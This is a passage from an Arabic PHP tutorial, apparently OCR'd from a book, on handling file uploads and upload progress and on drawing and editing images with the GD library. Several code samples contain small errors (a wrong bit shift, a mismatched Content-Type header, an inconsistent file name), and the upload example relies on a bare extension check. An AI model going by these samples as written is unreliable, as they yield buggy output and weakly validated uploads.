$_FILES['file1']['size '] :	كما هو واضح من الأسم , تُحدد هذه القيمة حجم الملف الذي تم رفعه مقدراً بالبايت , لذا قد تحتاج الى قسمة هذا الرقم على 1024 أو1024^2 للحصول على حجم الملف مقدراً بالكيلوبايت أو الميغابايت على التوالي .
$_FILES['file1']['type']	تُحدد هذه القيمة ما يُسمى MIME type للملف الذي تم رفعه , فمثلاً تكون قيمة MIME type لصورة من صيغة png : image/png , أو لملف pdf : application/pdf , ملف مضغوط من نوع zip : application/zip ...
$_FILES['file1']['tmp_name']	تُحدد هذه القيمة اسم الملف المؤقت المُخزن على الخادم , وسيتم استخدام هذه القيمة كثيراً عند استدعاء الدوال الخاصة برفع الملفات كما سنرى لاحقاً .
$_FILES['file1']['error']	لا يمكن أبداً ضمان سير عملية رفع ملف على الخادم بشكل صحيح , وبعض الأحيان تكون هنالك مشكلة في رفع الملفات و من المُفيد معرفتها و تبليغ المستخدم عن سبب الخطأ , حيث تُعيد القيمة رقم رسالة الخطأ أو الثابت الموافق لها .

كما تمت الإشارة اليه في الجدول السابق , فإن القيمة $_FILES['file1']['error'] تعُيد ثابت أو رقم يدل على الخطأ الذي حدث أثناء رفع الملف , الجدول التالي يوضح أبزر هذه القيم :

الفيمة أو الرقم	الشرح
UPLOAD_ERR_OK , 0	يُعيد المتغير $_FILES['file1']['error'] هذه القيمة عندما

	تتم عملية رفع الملف بنجاح دون أي أخطاء .
UPLOAD_ERR_INI_SIZE, 1	يُعيد المتغير['error']['file1']$_FILES هذه القيمة عندما يتم رفع ملف حجمه يتجاوز الحجم المسموح به المُحدد بالراية upload_max_filesize الموجودة في ملف php.ini .
UPLOAD_ERR_PARTIAL , 3	يتم إعادة هذه القيمة عند رفع جزء من الملف وعدم تكمن من رفعه كاملاً كحدوث مشكلة في الشبكة ...
UPLOAD_ERR_NO_FILE , 4	يتم إعادة هذه القيمة عندما يقوم المُستخدم من ارسال نموذج HTML دون تحديد ملف لكي يتم رفعه.

وبالطبع يمكن التحقق من رسالة الخطأ أما باستخدام الأرقام أو بمساواتهم بالثوابت السابقة , مثال يقوم بطباعة حالة رفع ملف :

```
<?php
switch ($_FILES['file1']['error'])
{
 case UPLOAD_ERR_OK:
   echo "File uploaded succesfuly";
   break;
 case UPLOAD_ERR_INI_SIZE:
   echo "Uploaded File is too big";
   break;
 case  UPLOAD_ERR_PARTIAL :
   echo "File is not completely uploaded";
   break;
 case  UPLOAD_ERR_NO_FILE  :
   echo "No File was Selected";
   break;
```

```
  default:
    echo "UnKnown Error";
    break;
}
?>
```

و يقوم متصفح المُستخدم بارسال اسم الملف الأصلي ونوعه في HTTP header , وبالتالي فليس من المُفضل التحقق من نوع الملف عن طريق['FILES['file1']['type_$ و عوضاً عن ذلك نقوم بإستخراج إمتداد الملف والتحقق منه .

دوال رفع الملفات :

التحقق من رفع ملف :

يتم تمرير وسيط وحيد هو الأسم المؤقت للملف الذي تم رفعه الى الدالة is_uploaded_file للتأكد من رفعه , تُعيد هذه الدالة true في حال تم رفع الملف و false عدا ذلك , شكلها العام :

```
is_uploaded_file($filename);
```

نقل الملف :

نستخدم الدالة move_uploaded_fileلنقل ملف تم رفعه الى مجلد مُعين تقبل هذه الدالة وسيطين : الوسيط الأول هو اسم الملف المؤقت و الثاني هو المسار الهدف الذي سيتم نقل الملف إليه . شكل الدالة العام :

```
move_uploaded_file($tmp_name, $distination);
```

يمكن ان يكون قد خطر ببالك استخدام احدى الدالتين copy لنسخ الملفات أو rename لنقل الملفات اللتان تم شرحهما في فصل التعامل مع الملفات و المجلدات لنسخ أو نقل الملفات التي يتم رفعها على الخادم , يمكنك استخدامهم لكن لغة php دوال أكثر أماناً , مثال عن رفع ملف :

```
<html>
```

```
  <head>
  </head>
  <body>
    <form action="index3.php" method="post"
enctype="multipart/form-data">
      <input type="file" name="file1">
      <br>
      <input type="submit">
      </div>
    </form>
  </body>
</html>
```

و يتوجب وجود مجلد باسم upload على سبيل المثال لكي يتم نقل الملفات المرفوعة عليه (لا تنسى تحديد الصلاحيات المناسبة) كود صفحة file_upload.php :

```
<?php
$explode = explode('.', $_FILES['file1']['name']);
$ext = $explode[count($explode) - 1];
if($ext != 'png')
{
  echo "Only PNG images can be uploaded";
  exit();
}
if(is_uploaded_file($_FILES['file1']['tmp_name']))
{
  $result = move_uploaded_file($_FILES['file1']['tmp_name'],
'upload/'.  basename($_FILES['file1']['name']));
  echo $result === true ? 'File uploaded successfuly'  :  'There
are some errors';
}
```

```
else
{
  echo 'No File uploaded';
}
?>
```

يُفضل استخدام الدالة basename عند الاشارة الى الاسم الأصلي للملف .

رفع عدة ملفات :

إن لغة php تدعم ما يُسمى HTML arrays لذا يمكن استخدام هذه الميزة لرفع عدد من الملفات سويةً , و عندها ستكون مصفوفة $_FILES ثلاثية الابعاد حيث سيكون البُعد الثالث هو رقم حقل الملف ويبدأ العد - كالعادة - من القيمة صفر حيث يكون اسم الملف الاصلي لأول حقل ملف هو: $_FILES['file']['name'][0] وللملف الثاني $_FILES['file']['name'][1] ... الخ , ويكون نموذج HTML كالتالي :

```
<form action="file_upload.php" method="post"
enctype="multipart/form-data">
  <input type="file" name="file[]"> <br>
  <input type="file" name="file[]"> <br>
  <input type="file" name="file[]"> <br>
  <input type="file" name="file[]"> <br>
  <input type="submit">
</form>
```

و سنقوم بطباعة محتويات المصفوفة $_FILES في الصفحة file_upload.php التالية :

```
<?php
print_r($_FILES);
?>
```

تنسيق حقل رفع الملف :

اذا قمتَ سابقاً بمحاولة تنسيق حقل لرفع ملف , فمن المؤكد من أنك قد لاحظت عدم توفر عدد

كبير مـن الخيـارات . فعلى سـبيل المثـال لا يُمكنك تغيير كلمة browse .. و لا يـمكنك تغيير أبعاد الحقل ...الخ , وللإلتفاف على هذه الإشكالية يمكن استخدام الطريقة التالية :
في البداية نقوم بانشاء حقل نص و زر عادي و من ثم نقوم بجعل حقل رفع الملف فوقهم (باستخدام خاصية z-index في css) وجعل حقل الملف شفاف تماماً ونقوم بتنسيق حقل النص العادي و زر التصفح كما نُريد , في المثال التالي سنقوم بتغيير بسيط باستبدال كلمة browse بالكلمة AddFile :

```
<html>
  <head>
    <style>
      *
      {
        padding:0px;
        margin :0px;
      }
      #realupload
      {
        position:absolute;
        top : 0px;
        left: 0px;
        opacity:0;
        -moz-opacity:0;
        -webkit-opacity:0;
        -o-opacity:0;
        z-index: 2;
      }
    </style>
  </head>
  <body>
```

```
   <form>
     <div stlyle="position:relative;">
       <input type="text" id="text_field"> <input type="button"
value = "Add File">
       <input type="file" name="upload" id="realupload"
onchange="document.getElementById('text_field').value =
this.value;">
     </div>
   </form>
  </body>
</html>
```

ولتغيير قيمة حقل النص تلقائياً عند تحديد ملف , قمنا بوضع سطر javascript التالي في خاصية onchange

```
document.getElementById('text_field').value = this.value;
```

انشاء حقل تقدم رفع ملف :

في السابق كان مطورو الويب يستخدمون تقنية الفلاش لإظهار تقدم رفع الملفات للمستخدم , أما مؤخراً فقد ظهرت مكتبة php تدعم هذه الميزة تُسمى APC , ولكن لا يمكن تنصيب مكتبة APC على إصدارات php اقل من 5.2 , وإفتراضياً لا تأتي هذه المكتبة مدمجة مع php بشكل إفتراضي , لذا تحتاج الى اضافتها يدوياً (أو بالطبع الطلب من شركة الإستضافة إن وافقت) . أما في إصدار php 5.4 الذي تم إصداره في 2012-03-01 فأصبح يوفر ميزة Session Upload Progress بشكل إفتراضي دون أية إضافات وتأتي مُفعلة إفتراضياً في ملف php.ini . وسيتم اعتماد Session Upload Progress في أمثلتنا القادمة .

في البداية يجب تضمين حقل مخفي hidden في نموذج HTML قبل حقل رفع الملف ويجب ان يكون خاصية name لهذا الحقل مساوية لقيمة الراية session.upload_progress.name الوجودة في ملف php.ini لذا سنستخدم الدالة ini_get للحصول عليها , ويمكن وضع أي قيمة (value) تريدها لهذا الحقل , كما في المثال التالي :

```
<form action="php_upload.php" method="post"
enctype="multipart/form-data">
 <input type="hidden" name="<?php echo
ini_get("session.upload_progress.name"); ?>" value="file1_upload">
 <input type="file" name="file1">
 <input type="submit">
</form>
```

مصفوفة المعلومات حول تقدم رفع الملف موجودة في مصفوفة $_SESSION :

```
<?php
$key = ini_get("session.upload_progress.prefix") ."file1_upload";
print_r($_SESSION[$key]);
/*
Example when uploading big file like iso image of ubuntu distro
Array
(
  [upload_progress_123] => Array
    (
      [start_time] => 1362916055
      [content_length] => 705999396
      [bytes_processed] => 247534688
      [done] =>
      [files] => Array
        (
          [0] => Array
            (
              [field_name] => file1
              [name] => ubuntu-11.10-alternate-i386.iso
              [tmp_name] =>
```

```
            [error] => 0
            [done] =>
            [start_time] => 1362916055
            [bytes_processed] => 247534364
          )
       )
    )
)
*/
?>
```

ويجدر بالذكر بأن المصفوفة السابقة سيتم حذفها فور الإنتهاء من رفع الملف , فسوف نحتاج الى استخدام تقنية ajax للحصول عليها .

> اذا اردت تجربة الأمثلة التالية على خادم محلي فيتوجب عليك زيادة قيم الرايتين "post_max_size" و "upload_max_filesize" للتمكن من رفع ملفات كبيرة الحجم , لأن الملفات الصغير تُرفع بشكل سريع ولا يُمكنك ملاحظة شريط التقدم .

> - حسب تجربتي - يوجد عدد من المشاكل لدى محاولة استخدام ajax في أثناء رفع الملف في بعض المتصفحات , لذا سأقوم بوضع نسبة التقدم في اطار منفصل iframe مما يحل تلك المُشكلة .

محتويات ملف form.php الذي يحوي على نموذج رفع الملف :

```
<?php
session_start();
?>
<!DOCTYPE html>
```

```
  <html>
    <head>
      <meta http-equiv="Content-Type" content="text/html;
charset=UTF-8">
      <title>File uploading Example</title>
    </head>
    <body>
      <form action="php_upload.php" method="post"
enctype="multipart/form-data">
        <input type="hidden" name="<?php echo
ini_get("session.upload_progress.name"); ?>" value="file1_upload">
        <input type="file" name="file1">
        <input type="submit">
      </form>
      <iframe src="progress.html" style="border: 0; width:
500px"></iframe>
    </body>
  </html>
```

اما ملف php الذي سوف يطبع النسبة المئوية لتقدم رقع الملف php_progress.php :

```
<?php
error_reporting(0);
session_start();
$key = ini_get("session.upload_progress.prefix") . 'file1_upload';
if(isset($_SESSION[$key]['bytes_processed']) AND $_SESSION[$key]
['bytes_processed'] != 0)
{
  $file_uploaded = true;
  echo round($_SESSION[$key]['bytes_processed'] / $_SESSION[$key]
['content_length'] * 100);
```

```
}
elseif($file_uploaded === true AND $_SESSION[$key]
['bytes_processed'] == 0)
{
  echo 100;
}
?>
```

قمنا بمنع عرض الأخطاء في الصفحة تفادياً لحصول مشاكل في ajax , ملف progress.html الذي يستخدم تقنية ajax للحصول على نسبة التقدم :

```
<?php
session_start();
?>
<!DOCTYPE html>
  <html>
    <head>
      <meta http-equiv="Content-Type" content="text/html;
charset=UTF-8">
      <title>File uploading Example</title>
      <script type="text/javascript">
      window.setInterval(ajax, 1000);
      function ajax()
      {
        req = new XMLHttpRequest();
        req.open("post", "progress.php");
        req.send();
        req.onreadystatechange=function()
        {
          if (req.readyState==4 && req.status==200)
          {
```

```
          document.getElementById("progress").innerHTML=req.respon
seText;
          document.getElementById("progress").value            =re
q.responseText;
        }
      }
    }
    </script>
  </head>
  <body>
    <progress max="100" value="0" id="progress"></progress>
  </body>
</html>
```


استخدمت وسم HTML5 المُسمى progress الذي يقبل خاصيتين max وهي القيمة الأعلى و value هي القيمة الحالية . وبعض المتصفحات لا تدعم HTML5 و يمكن ببعضة أسطر انشاء طريقة بديلة لهذه الطريقة .

الفصل الثاني عشر : التعامل مع الصور

ان المواقع الالكترونية اكثر من مجرد نص فهناك الصور التي تظهر في شعار الموقع الأيقونات ... وعدد من هذه الصور ثابتة واخرى يتم انشائها ديناميكياً . سنتعرف من خلال هذا الفصل عن كيفية انشاء وتعديل الصور واجراء العمليات المختلفة عليها (التحويل بين انواع الصور المختلفة , انشاء صور مصغرة , وضع العلامات المائية على الصور ...الخ) .

تستخدم php المكتبة GD المفتوحة المصدر للقيام بالعمليات على الصور وهذه المكتبة تأتي بشكل افتراضي مع php وتوفر عدد لا بأس به من الدوال للتعامل مع الصور.
تتألف الصورة من مستطيل يحوي عدداً من النقاط المربعة الشكل , وتسمى هذه النقاط بالبكسل pixel . ولكل نقطة لون معين , ويكون هذا اللون بشكل عام مُحدد بثلاث مكونات : اللون الأحمر , اللون الأخضر و اللون الأزرق و وتتراوح قيمهم بين 0 - 255 . وبعض صيغ الصور (كصيغة GIF) توفر عدداً محدوداً من الألوان في الصورة , بينما البعض الآخر يُوفر ما يُسمى الألوان الحقيقية (3 ^ 256 أو 16777216) .

يتم اعتبار مبدأ الأحداثيات عند التعامل مع الصور هو الزاوية العليا اليسرى و تتزايد قيمة العرض width عند الإنتقال الى اليمين , وقيمة الطول height عند الانتقال الى الأسفل كما في الصورةالتالية:



انشاء الصور :

يتم انشاء مقبض للصورة اما بتحميل ملف الصورة المحفوظ في القرص الصلب الى الذاكرة اوبانشاء صورة جديدة وذلك باستخدام الدوال التالية:

imagecreatetruecolor, imagecreatefromstring, imagecreatefromjpeg, imagecreatefrompng, iimagecreatefromgif ..etc

الدوال imagecreatefromjpeg , imagecreatefrompng , imagecreatefromgif :

تعمل هذه الدوال الثلاث بنفس الآلية تقريبا حيث تقوم بانشاء مقبض للصورة عن طريق تحميـل (load) الصورة من القرص , الشكل العام لاستعاء هذه الدوال هو :

```
$image = imagecreatefrompng('image.png');
$image = imagecreatefromjpeg('image.jpg');
$image = imagecreatefromgif('image.gif');
```

حيث تقبل هذه الدوال الثلاث وسيطا ًوحيدا ً هو مسار الصورة.

دالة imagecreatetruecolor :

تقوم بانشاء مقبض لصورة جديدة بالابعاد المُمررة اليها كوسائط , الشكل العام :

```
$image = imagecreatetruecolor($width, $height);
```

حيث الوسيط الاول هو عرض الصورة مقدرا بالبكسل والثاني هو ارتفاعها .

اخراج الصور :

ويتم ذلك باخراجها (output) إلى المتصفح مباشرة أو بحفظها بملف مستقل وذلك باستخدام الدوال imagepng, imagejpeg, imagegif حيث تعمل بنفس الالية مع اختلاف نوع الملف المُعاد

```
imagepng($image, $filename, $quality);
imagegif($image, $filename, $quality);
```

```
imagejpeg($image, $filename, $quality);
```

حيث الوسيط الأول هو مقبض الصورة والوسيط الثاني اسم الملف والثالث هو نسبة مئوية تُحدد جودة الصورة , الوسيطين الثاني والثالث اختياريين وفي حال لم يتم تحديد اسم الملف سيتم طباعة الصورة مباشرة الى المتصفح :

```
<?php
$image = imagecreatetruecolor(200, 200);
#save image file to desk
imagepng($image, 'image.png');
imagedestroy($image);
?>
```

في المثال السابق سيتم حفظ صورة فارغة الى القرص باسم 'image.png' اما اذا اردت اظهارها الى المتصفح فيجب عليك استخدام الدالة header (بالطبع يمكنك استخدام الوسم <img> في HTML)و تحديد MIME type المُناسب لكل نوع من أنواع الصور لاخبار المتصفح ان البيانات المرسلة من الصفحة هي صورة :

```
<?php
$image = imagecreatetruecolor(200, 200);
#you canuse image/jpeg and image/gif for jpg and gif images
header('Content-Type: image/png');
imagepng($image);
imagedestroy($image);
?>
```

ملاحظة : لكي تستطيع تحديد جودة الصورة بدون حفظ الصورة الى ملف فيمكن اسناد القيمة null لاسم الملف .

انشاء صورة من نص :

تستخدم الدالة imagecreatefromstring لانشاء مقبض لصورة جاهزة دون الحاجة الى وجود ملف لها حيث يمكن ان تكون بيانات الصورة مخزنة ضمن قاعدة بيانات او باستخدام دالة base64_encode مثال :

```
<?php
$base_64_data =
'/9j/4AAQSkZJRgABAQEASABIAAD/2wBDADIiJSwlHzIsKSw4NTI7S31RS0VFS5ltc
1p9tZ+
+u7Kfr6zI4f/zyNT/16yv+v/9////////wfD/////////////2wBDATU4OEtCS5NRU
ZP/zq/O///////////////////////////////////////////////////////////
/////////wAARCAAwADEDASIAAhEBAxEB/8QAGQAAAwEBAQAAAAAAAAAAAAAAAAMEA
gUB/8QAJxAAAgIBAwMDBQEAAAAAAAAAAECAxEEEjEhQVETMmEFIkJxgZH/xAAYAQE
BAQEBAAAAAAAAAAAAAAAADAgABBP/EABwRAAMBAAMBAQAAAAAAAAAAAAAABAhESITEDQ
f/aAAwDAQACEQMRAD8A6gALnLLwjjeHUtCVqTwurMO/H4mJrdNbfcjx124z9r+CNp+
FpT+k71Nm7duf6OlB7oJ+UQOKb6xw/kr09m+OHyjTXeHbXWoaAAIES6qbU1HtgXVJ5
b7FdlUbPcsiNuyThxjgG0/RZpZg6mOI57tjCb11T7uAetqS6Zz4ElrCeLfhnW4goyX
L6C9HY3fjyhN97unl9EuEN+nwbtc+yWCcTeiueMdnQAAEPOAu2vevDXDGAb0xzNTXY
p9U2vKEfx/4dlxT5PPTj4J4jT9WlhHTXBVrMU2+clOnjGMGorCyZnQ3JuMmsja4KEM
EzLT7IqtRoAAQg//Z';
$image = imagecreatefromstring(base64_decode($base_64_data));
header('Content-Type: image/png');
imagepng($image);
imagedestroy($image);
?>
```

سيعرض المُتصفح صورة شبيهة بالصورة التالية :



وقد تكون هذه الدالة مُفيدة عندما لا نعلم ما هو نوع الصورة المُراد إنشاء مقبض لها :

```
<?php
//This can be image.png image.gif or any supported image format
$image = imagecreatefromstring(file_get_contents('image.jpg'));
?>
```

تعريف الألوان في الصور :

ويتم ذلك باستخدام الدالة imagecolorallocate بالشكل التالي :

```
$color = imagecolorallocate($image, $red, $green, $blue);
```

حيث تقبل هذه الدالة اربعة وسائط اجبارية هي على التوالي و بالترتيب : مقبض الصورة المراد تعريف اللون لها الثاني قيمة اللون الاحمر , قيمة اللون الاخضر , ومن ثم قيمة اللون الازرق وتتراوح قيم آخر ثلاث وسائط بين 0 - 255 .

دالة imagecolorallocaltealpha :

تعمل هذه الدالة كما تعمل الدالة السابقة باستثناء وجود وسيط جديد هو قيمة الشفافية alpha الذي تتراوح قيمته بين 0 -127

```
$color = imagecolorallocatealpha($image, $red, $green, $blue,
$alpha);
```

حيث القيمة 127 تمثل لون شفاف تماما والقيمة 0 تعني انعدام الشفافية.

دالة imagecolorat :

تستخدم هذه الدالة لإرجاع لون بكسل محدد باحداثياته من صورة مُحددة بمقبضها , ويكون شكلها العام كالتالي :

```
$color = imagecolorat($image, $x, $y);
```

لكن هذه الدالة تعيد قيمة RGB كرقم, ولاستخلاص قيم الالوان نستخدم الطريقة التالية :

```
<?php

$image = imagecreatefromjpeg('image.jpg');

$color1 = imagecolorat($image, 10, 10);
$red1 = ($color1 >> 16) & 0xff;
$green1 = ($color1 >> 8) & 0xff;
$blue1 = $color1 & 0xff;
echo "The first pixel color is : red = $red1 , green = $green1 ,
blue = $blue1<br>";

$color2 = imagecolorat($image, 50, 50);
$red2 = ($color2 >> 26) & 0xff;
$green2 = ($color2 >> 8) & 0xff;
$blue2 = $color2 & 0xff;
echo "The second pixel color is : red = $red2 , green = $green2 ,
blue = $blue2";
imagedestroy($image);
?>
```

او باستخدام دالة imagecolorsforindex التي تعيد مصفوفة تحوي قيم الالوان حيث يمثل كل لون عنصراً من عناصر تلك المصفوفة , يتم استدعائها بالشكل التالي :

```
<?php
$image = imagecreatefromjpeg('image.jpg');
$color1 = imagecolorat($image, 10, 10);
$colors1 = imagecolorsforindex($image, $color1);
```

```
//print_r($colors1) outputs :
//Array ( [red] => 255 [green] => 255 [blue] => 255 [alpha] => 0 )

echo "The first pixel color is : red = ".$colors1['red']." , green
= ".$colors1['green']." , blue = ".$colors1['blue']."<br>";
$color2 = imagecolorat($image, 50, 50);
$colors2 = imagecolorsforindex($image, $color2);
echo "The second pixel color is : red = ".$colors2['red']." ,
green = ".$colors2['green']." , blue = ".$colors2['blue']."<br>";
imagedestroy($image);
?>
```

حيث الوسيط الاول المُمرر إليها هو مقبض الصورة والوسيط الثاني هو قيمة اللون والشكل العام لاستدعائها هو :

```
imagecolorsforindex($image,  $rgb);
```

هدم مقبض الصورة :

يتم هدم الصورة لتحرير الذاكرة المستخدمة من قبلها وذلك عن طريق دالة imagedestroy حيث تقبل وسيطاً وحيداً هو مقبض الصورة :

```
imagedestroy($image);
```

تحديد أبعاد الصور :

وذلك باستخدام الدالتين imagesx, imagesy حيث تعيد هاتين الدالتين قيم العرض والطول للصورة وتقبلان وسيطاً وحيداً هو مقبض الصورة :

```
<?php
$image = imagecreatefromjpeg('image.jpg');
$x = imagesx($image);
$y = imagesy($image);
```

```
echo "image width is $x and its height is $y";
imagedestroy($image);
?>
```

الدالة imagefill :

تقوم هذه الدالة بتلوين منطقة محددة بلون واحد اي كما تقوم اداة التعبئة في برامج الرسم :

```
<?php
$image = imagecreatetruecolor(200, 200);
$bg_color = imagecolorallocate($image, 0, 255, 0);
imagefill($image, 0, 0, $bg_color);
header('Content-Type: image/png');
imagepng($image);
imagedestroy($image);
?>
```

حيث تقبل اربعة وسائط ,شكلها العام هو :

```
imagefill($image, $x, $y, $color);
```

الدالة imagefilledrectangle : تقوم هذه الدالة بملئ مستطيل بلون محدد :

```
imagefilledrectangle($image, $x1, $y1, $x2, $y2, $color);
```

حيث $x1, $y1 عي احداثيات الزاوية اليسرى العليا و$x2, $y2 هي احداثيات الزاوية اليمنى السفلى.

تدوير الصورة : يوجد في مكتبة GD دالة باسم imagerotate تقوم بتدوير الصورة حول مركزها , شكلها العام :

```
imagerotate($image,  $angle,  $bg_color);
```

حيث الزاوية بالدرجات و$bg_color هو اللون الذي سيتم وضعه مكان الفراغ نتيجة التدوير .
مثال :

```
<?php
$image = imagecreatetruecolor(200, 200);
imagefill($image, 0, 0, 0xffffff);
$color = imagecolorallocate($image, 0, 255, 0);
imagefilledrectangle($image, 50, 50, 149, 149, $color);
$image = imagerotate($image, 45, 0xffffff);
header('Content-Type: image/png');
imagepng($image);
imagedestroy($image);
?>
```

لاحظ كيف ازدادت ابعاد الصورة تلقائياً .

الدالة imagesetpixel :

مفعول هذه الدالة مثل اسمها حيث تقوم بتحديد لون بكسل معين باحداثياته$x, $y تبدو هذه الدالة بلا فائدة لكن في الحقيقة هي من اهم الدوال في مكتبة GD حيث تستخدم في كثير من التطبيقات المتقدمة على الصور كما سنرى لاحقاً في سياق هذا الفصل :

```
imagesetpixel($image, $x, $y, $color);
```

رسم مستقيمات :

يتم رسم المستقيمات بواسطة الدالة imageline التي تقوم برسم مستقيم بين نقطتين محددتين :

```
imageline($image, $x1, $y1, $x2, $y2, $color);
```

حيث$x1 , $y1 هي احداثيات نقطة البداية و $x2 , $y2 هي احداثيات نقطة النهاية , مثال:

```
<?php
```

```
$image = imagecreatetruecolor(200, 200);
$bg_color = imagecolorallocate($image, 0, 255, 0);
imagefill($image, 0, 0, $bg_color);
$color = imagecolorallocatealpha($image, 255, 0, 0, 75);
imageline($image, 0, 100, 199, 100, $color);
imageline($image, 0, 0, 199, 199, $color);
header('Content-Type: image/png');
imagepng($image);
imagedestroy($image);
?>
```

تحديد سمك خط الرسم :

وذلك بواسطة الدالة imagesetthickness التي تقبل وسيطين الاول هو مقبض الصورة و الثاني هو سمك الخط مقدراً بالبكسل :

```
imagesetthickness($image, $thickness);
```

عدل المثال السابق كي يصبح كالتالي :

```
<?php
$image = imagecreatetruecolor(200, 200);
$bg_color = imagecolorallocate($image, 0, 255, 0);
imagefill($image, 0, 0, $bg_color);
$color = imagecolorallocatealpha($image, 255, 0, 0, 75);
imagesetthickness($image, 5);
imageline($image, 0, 100, 199, 100, $color);
imageline($image, 0, 0, 199, 199, $color);
header('Content-Type: image/png');
imagepng($image);
imagedestroy($image);
?>
```

كتابة نص على صورة :

ويوجد طريقتين : الاولى بواسطة الدالة imagestring والتي تستخدم الخطوط المدمجة مع مكتبة GD والثانية عن طريق دالة imagettftext التي تستخدم خطوط ttf او true-type fonts المتوفرة بكثرة (يوجد عدد من المواقع توفر خطوط مجانية بصيغة ttf) .

دالة imagestring : الشكل العام لهذه الدالة :

```
imagestring($image, $font, $x, $y, $string, $color);
```

حيث الوسيط font يمثل حجم الخط و ياخذ قيمة عددية تتراوح بين5 -1 , المثال التالي يظهر الفروق بين قياسات الخط المُختلفة :

```
<?php
$image = imagecreatetruecolor(250, 100);
$bg_color = imagecolorallocate($image, 255, 255, 255);
imagefill($image, 0, 0, $bg_color);
$color = imagecolorallocatealpha($image, 0, 0, 0, 75);
for($i = 1 ;$i <= 5; $i++)
{
  imagestring($image, $i, 20, 15 *$i, 'PHP:hypertext processor',
$color);
}
header('Content-Type: image/png');
imagepng($image);
imagedestroy($image);
?>
```

وسكون لديك نتيجة شبيهة بالصورة التالية :

PHP:hypertext processor
PHP:hypertext processor
PHP:hypertext processor
PHP:hypertext processor
PHP:hypertext processor

دالة imagettftext :

تقوم هذه الدالة بطباعة نص باستخدام خطوط ttf بأي مقاس خط وبأي زاوية ,الشكل العام هو :

```
imagettftext($image, $size, $angle, $x, $y, $color, $fontfile,
$text);
```

حيث الزاوية يمكن ان تكون موجبة او سالبة (القيمة الموجبة تؤدي الى الدوران عكس عقارب الساعة و القيمة السالبة تؤدي الى الدوران مع عقارب الساعة) و$fontfile هو مسار الخط المستخدم , جرب المثال التالي لكن مع وضع اي خط ttf في نفس المجلد (أو كتابة مساره) وليكن اسم الخط font.ttf :

```
<?php
$image = imagecreatetruecolor(200, 200);
$bg_color = imagecolorallocate($image, 255, 255, 255);
imagefill($image, 0, 0, $bg_color);
$color = imagecolorallocatealpha($image, 0, 0, 0, 75);
imagettftext($image, 25, 0, 25, 110, $color, 'font.ttf',
'PHP:hypertext processor');
header('Content-Type: image/png');
imagepng($image);
imagedestroy($image);
?>
```

دالة imagettfbbox : تقوم هذه الدالة باعادة مصفوفة تحوي احداثيات نص باستخدام خط معين :

```
imagettfbbox($size, $angle, $fontfile, $text);
```

جرب المثال التالي لازالة الغموض :

```
<?php
$font_spc = imagettfbbox(25, 0, 'font.ttf', 'PHP:hypertext processor');
print_r($font_spc);
//Array ( [0] => -1 [1] => -1 [2] => 155 [3] => -1 [4] => 155 [5] => -25 [6] => -1 [7] => -25 )
?>
```

لاحظ ان هذه الدالة تعيد مصفوفة مكونة من ثمانية عناصر كالتالي :

العنصر 0	يعيد قيمة x للزاوية اليسرى السفلى
العنصر 1	يعيد قيمة y للزاوية اليسرى السفلى
العنصر 2	يعيد قيمة x للزاوية اليمنى السفلى
العنصر 3	يعيد قيمة y للزاوية اليمنى السفلى
العنصر 4	يعيد قيمة x للزاوية اليمنى العليا
العنصر 5	يعيد قيمة y للزاوية اليمنى العليا
العنصر 6	يعيد قيمة x للزاوية اليسرى العليا
العنصر 7	يعيد قيمة y للزاوية اليسرى العليا

تفيد هذه الدالة بحساب ابعاد اي نص مكتوب باي خط لاستخدامها في محاذاة النص (توسيط مثلا)

تختلف النتائج في المثال السابق باستخدام خطوط مختلفة .

نسخ صورة الى صورة :

دالة imagecopy :

```
imagecopy($dst_im, $src_im, $dst_x, $dst_y, $src_x, $src_y, 
$src_w, $src_h);
```

تقوم هذه الدالة بنسخ جزء من صورة الى صورة اخرى حيث تقبل الوسائط التالية :

الوسيط$dst_im هو الصورة التي سيتم النسخ اليها (الصورة الهدف)

الوسيط$src_im الصورة التي سيتم النسخ منها

الوسائط $dst_x, $dst_y, $src_x, $src_y هي احداثيات بداية النسخ و اللصق

الوسيطين $src_w, $src_h هم عرض و طول الجزء المنسوخ

دالة imagecopyresized : تقوم هذه الدالة بنسخ جزء من صورة ولصقه في صورة اخرى مع تغيير ابعاده :

```
imagecopyresized($dst_image, $src_image, $dst_x, $dst_y, $src_x, 
$src_y, $dst_w, $dst_h, $src_w, $src_h);
```

حيث دلالات الوسائط كما في الدالة السابقة .

تطبيق التاثيرات على الصور :

تأتي الدالة imagefilter حاملة ً العديد من التأثيرات أو ما يُسمى "الفلاتر" التي يُمكن تطبيقها على الصور برمجيا ً, وتأخذ هذه الدالة عدد متغير من الوسائط بحسب التأثير المُمرر إليها , و لكن كما هو مُعتاد يكون الوسيط الأول هو مقبض الصورة والثاني هو الثابت الخاص بالفلتر المُستخدم و باقي الوسائط هي وسائط تختلف حسب التأثير المُستخدم . شكل الدالة العام :

```
imagefilter($image, $filtertype, $arg1, $arg2, $arg3);
```

تغيير الإضاءة في الصور :

عند تمرير الثابت IMG_FILTER_BRIGHTNESS الى الدالة imagefilter يمكن تغيير الاضاءة

في الصور وعند استخدام هذا التأثير يجب تمرير وسيط آخر هو قيمة الإضاءة التي تتراوح قيمتها بين255- الى 255 حيث القيمة 255 تُمثل إضاءة كاملة (اللون الأبيض) أما القيمة25-5 فتمثل اللون الاسود و القيمة 0 تُبقي الإضاءة على حالها .

```
<?php
$image = imagecreatefromjpeg('image.jpg');
imagefilter($image, IMG_FILTER_BRIGHTNESS, 100);
header('Content-Type: image/png');
imagejpeg($image);
?>
```



تطبيق تأثير الضبابية blur :

وذلك عند استخدام الثابت IMG_FILTER_GAUSSIAN_BLUR أو IMG_FILTER_SELECTIVE_BLUR ولا داعي لاستخدام أي وسيط اضافي .

الجدول التالي يوضح الفلاتر المدعومة من قبل الدالة imagefilter :

الثابت	الشرح
IMG_FILTER_NEGATE	عكس جميع ألوان الصورة
